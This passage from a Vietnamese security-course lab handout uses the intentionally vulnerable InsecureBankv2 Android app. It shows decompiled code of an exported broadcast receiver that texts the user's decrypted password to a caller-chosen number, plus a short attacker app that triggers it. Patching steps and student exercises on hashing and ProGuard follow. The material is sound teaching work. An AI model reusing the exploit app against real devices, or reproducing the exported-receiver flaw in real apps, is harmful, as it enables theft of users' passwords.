10 import java.io.PrintStream;
11
12 public class MyBroadCastReceiver extends BroadcastReceiver {
13     public static final String MYPREFS = "mySharedPreferences";
14     String usernameBase64ByteString;
15
16     public void onReceive(Context var1, Intent var2) {
17         String var3 = var2.getStringExtra("phonenumerber");
18         String var10 = var2.getStringExtra("newpass");
19         if (var3 != null) {
20             try {
21                 SharedPreferences var7 = var1.getSharedPreferences("mySharedPreferences", 1);
22                 byte[] var4 = Base64.decode(var7.getString("EncryptedUsername", (String)null), 0);
23                 String var5 = new String(var4, "UTF-8");
24                 this.usernameBase64ByteString = var5;
25                 var5 = var7.getString("superSecurePassword", (String)null);
26                 CryptoClass var8 = new CryptoClass();
27                 var5 = var8.aesDecryptedString(var5);
28                 String var9 = var3.toString();
29                 StringBuilder var12 = new StringBuilder();
30                 var3 = var12.append("Updated Password from: ").append(var5).append(" to: ").append(var10).toString();
31                 SmsManager var14 = SmsManager.getDefault();
32                 PrintStream var11 = System.out;
33                 StringBuilder var13 = new StringBuilder();
34                 var11.println(var13.append("For the changepassword - phonenumerber: ").append(var9).append(" password is: ").append(var3));
35                 var14.sendTextMessage(var9, (String)null, var3, (PendingIntent)null, (PendingIntent)null);
36             } catch (Exception var6) {
37                 var6.printStackTrace();
38             }
39         } else {
40             System.out.println("Phone number is null");
41         }
42     }
43 }
44
45

```

Để ý sẽ thấy nó gửi giá trị của biến **var3** đến số điện thoại **var9**

```

String var3 = var2.getStringExtra("phonenumerber");
String var9 = var3.toString();
var3 = var12.append("Updated Password from: ").append(var5).append(" to: ")
.append(var10).toString();

```

- ⇒ Broadcast Receivers *android:exported="true"* trong tập tin *AndroidManifest.xml*, nên có thể lắng nghe các lời gọi từ 1 app khác => Tạo app gửi các intent tới receiver.
- ⇒ Kịch bản sẽ là: ta tạo 1 app, sau đó gửi cho người dùng, khi cài vào máy và mở lên thì sẽ tự động gửi lời nhắn mà ta đã thiết lập tới số điện thoại.



```

public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        Intent intent = new Intent( action: "theBroadcast");
        intent.putExtra( name: "phonenumber", value: "+84900909090");
        intent.putExtra( name: "newpass", value: "Please give me a cup of coffee");
        sendBroadcast(intent);
    }
}

```

Build app và chạy app lên, sau đó vào app Tin nhắn để xem




C.8 Vá lỗ hổng

Sửa trường `android:exported="false"` trong `AndroidManifest.xml`

```
</activity>
<activity android:label="@string/title_activity_file_pref" android:name="com.android.insecurebankv2.FilePrefActivity" android:windowSoftInputMode="ad-
/>
<activity android:label="@string/title_activity_do_login" android:name="com.android.insecurebankv2.DoLogin"/>
<activity android:exported="false" android:label="@string/title_activity_post_login" android:name="com.android.insecurebankv2.PostLogin"/>
<activity android:label="@string/title_activity_wrong_login" android:name="com.android.insecurebankv2.WrongLogin"/>
<activity android:exported="true" android:label="@string/title_activity_do_transfer" android:name="com.android.insecurebankv2.DoTransfer"/>
<activity android:exported="true" android:label="@string/title_activity_view_statement" android:name="com.android.insecurebankv2.ViewStatement"/>
<provider android:authorities="com.android.insecurebankv2.TrackUserContentProvider" android:exported="true" android:name="com.android.insecurebankv2.
"/>
<receiver android:exported="true" android:name="com.android.insecurebankv2.MyBroadCastReceiver">
    <intent-filter>
        <action android:name="theBroadcast"/>
    </intent-filter>
</receiver>
```

Sau khi chỉnh sửa biến dịch mã nguồn:

```
apktool b InsecureBankv2 -o InsecureBankv3.apk
```




Lưu ý, Android yêu cầu các tập tin APK đều phải được ký bằng một chứng chỉ trước khi được phép cài đặt trên thiết bị. Sau khi chỉnh sửa, tập tin APK sẽ không còn toàn vẹn như ban đầu nên cần phải được ký lại.

Sử dụng công cụ `apksigner/jarsigner`:

```
/Users/phaphajan/Library/Android/sdk/build-tools/30.0.2/apksigner sign --ks InsecureBankv3.keystore InsecureBankv3.apk
Keystore password for signer #1:
```

Tiến hành tấn công lại



Yêu cầu 1

Sinh viên tiếp tục sử dụng Broadcast Receivers.

?


C.9 Xây dựng ứng dụng Android đơn giản

Yêu cầu 2 Sinh viên xây dựng ứng dụng Android gồm 3 giao diện chức năng chính:

- 1) Register - Đăng ký thông tin với ứng dụng (email, username, password).
- 2) Login - Đăng nhập vào ứng dụng (username, password).
- 3) Hiển thị thông tin người dùng (một lời chào có tên người dùng).

Yêu cầu của ứng dụng:

- Login Activity là main activity (activity khởi chạy ứng dụng), cho phép người dùng nhập thông tin (username và password) đăng nhập hoặc có thể nhấp chọn nút Đăng ký nếu chưa có tài khoản.
- Registry Activity cho phép nhập 3 thông tin như trên để lưu lại trên ứng dụng.
- Display Activity hiển thị lời chào cho người dùng khi đã đăng nhập thành công.


Giao diện tham khảo:

Hướng dẫn: Các bước tạo một ứng dụng Android trong **Android Studio**.


Bước 1. Khởi động **Android Studio**.

Bước 2. Chọn **Start a new Android Studio project** để tạo một Project mới.

Bước 3. Tạo một ứng dụng có chức năng đăng nhập bằng cách chọn **Empty Activity** dành cho **Phone and Tablet** như hình bên dưới. Nhấn **Next** để tiếp tục.



Bước 4. Điền các thông tin cần thiết cho ứng dụng Android như tên ứng dụng, tên package chứa nó, vị trí lưu mã nguồn, ngôn ngữ (thường là Java) và phiên bản API tối thiểu của thiết bị để chạy ứng dụng này. API tối thiểu càng thấp thì càng có nhiều thiết bị hỗ trợ được ứng dụng, như ở đây API 15 của Android 4.0.3 thì gần như 100% thiết bị sẽ chạy được. Chọn **Finish** để tạo project.



- **Các file quan trọng trong 1 project Android:**
 - **manifests/AndroidManifest.xml:** file cấu hình ứng dụng Android, khai báo cấu trúc thành phần ứng dụng, định nghĩa khai báo các quyền hạn của ứng dụng...
 - **Các file java của các activity:** định nghĩa các function thực hiện chức năng của activity.
 - **Các file layout xml của các activity:** định nghĩa giao diện của các activity. Trong Android Studio có tùy chọn **Design** cho phép kéo thả các thành phần hoặc **Text** để thêm các thành phần bằng mã nguồn XML.

C.10 Hiện thực chức năng đăng nhập/đăng ký cho ứng dụng


Yêu cầu 3 Sinh viên viết mã nguồn Java cho chức năng đăng nhập và đăng ký, sử dụng tập tin **SQLiteConnector** được giảng viên cung cấp để thực hiện kết nối đến cơ sở dữ liệu SQLite với các yêu cầu bên dưới.

2.1a. Thêm thông tin gồm email, username và password vào cơ sở dữ liệu khi người dùng dùng chức năng Đăng ký.

2.1b. Truy vấn thông tin username và password cho chức năng đăng nhập.

Hướng dẫn import file SQLiteConnector vào project đã tạo:

Sao chép thư mục **SQLiteConnector** được cung cấp và ở mục **java/<tên package của ứng dụng>**, nhấp chuột phải và chọn **Paste** để thêm vào project ứng dụng.



Lưu ý trong file **SQLiteConnector** có sử dụng một model có tên **User**, sinh viên tự tạo một file .java định nghĩa một class **User** gồm các trường tối thiểu id, username, password, email cùng các phương thức get và set giá trị của các trường này.

```
public class User {
    private int id;
    private String name;
    private String email;
    private String password;

    public int getId() { return id; }

    public void setId(int id) { this.id = id; }

    public String getName() { return name; }

    public void setName(String name) { this.name = name; }

    public String getEmail() { return email; }

    public void setEmail(String email) { this.email = email; }

    public String getPassword() { return password; }

    public void setPassword(String password) { this.password = password; }
}
```

Sau đó sinh viên cần điều chỉnh đường dẫn import cho phù hợp trong file SQLiteConnector. Ví dụ:

```
import com.bwm.sampleapplication.data.model.User;
```

Yêu cầu 4 Điều chỉnh mã nguồn để password được lưu và kiểm tra dưới dạng mã hash thay vì plaintext.


Yêu cầu 5 Tạo một cơ sở dữ liệu tương tự bên ngoài thiết bị, viết mã nguồn thực hiện kết nối đến CSDL này để truy vấn thay vì sử dụng SQLite.

Gợi ý: Sinh viên có thể tận dụng CSQL MySQL và các tập tin xử lý PHP đã thực hiện ở bài thực hành trước và kết nối sử dụng Web REST API. Lưu ý, có cần điều chỉnh quyền hạn gì của ứng dụng hay không?

C.11 Tối ưu mã nguồn với ProGuard


Yêu cầu 6 Với ứng dụng đã xây dựng, tìm hiểu và sử dụng công cụ ProGuard để tối ưu hóa mã nguồn. Trình bày khác biệt trước và sau khi sử dụng?

- Cách build một project Android thành file APK, sau đó dùng các công cụ decompile (vd: apktool) để giải nén tập tin APK nhằm so sánh khác biệt.



- Cấu hình ProGuard cho ứng dụng:

Session 5: Lập trình an toàn ứng dụng Android cơ bản



D. THAM KHẢO THÊM

Với các máy Windows cài Android Studio, một số công cụ và file cần thiết cho bài thực hành có sẵn ở các thư mục sau:

- **adb:** C:\Users\<account>\AppData\Android\Sdk\platform-tools\apk\adb.exe
- **apksigner:** C:\Users\<account>\AppData\Android\Sdk\build-tools\<version>\apksigner.bat
- **Keystore của Android:** C:\Users\<account>\.android\debug.keystore

E. YÊU CẦU

- Sinh viên tìm hiểu và thực hành theo hướng dẫn theo nhóm đã được sắp xếp.
- Nộp mã nguồn (**Code**) và báo cáo kết quả chi tiết những việc (**Report**) đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).

Báo cáo:

- File **.PDF**. Tập trung vào nội dung, không mô tả lý thuyết.
- Trong file báo cáo yêu cầu **ghi rõ** nhóm sinh viên thực hiện.
- Đặt tên theo định dạng: [Mã lớp]-Lab2_MSSV1-MSSV2-MSSV3.pdf

Ví dụ: [NT213.K11.ANTN.1]-Lab2_1552xxxx-1552yyyy-1552zzzz.pdf

- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá: Sinh viên hiểu và tự thực hiện được bài thực hành. Khuyến khích:

- Chuẩn bị tốt và đóng góp tích cực tại lớp.
- Có nội dung mở rộng, ứng dụng trong kịch bản phức tạp hơn, có đóng góp xây dựng bài thực hành.

Bài sao chép, trẽ... sẽ được xử lý tùy mức độ vi phạm.

HẾT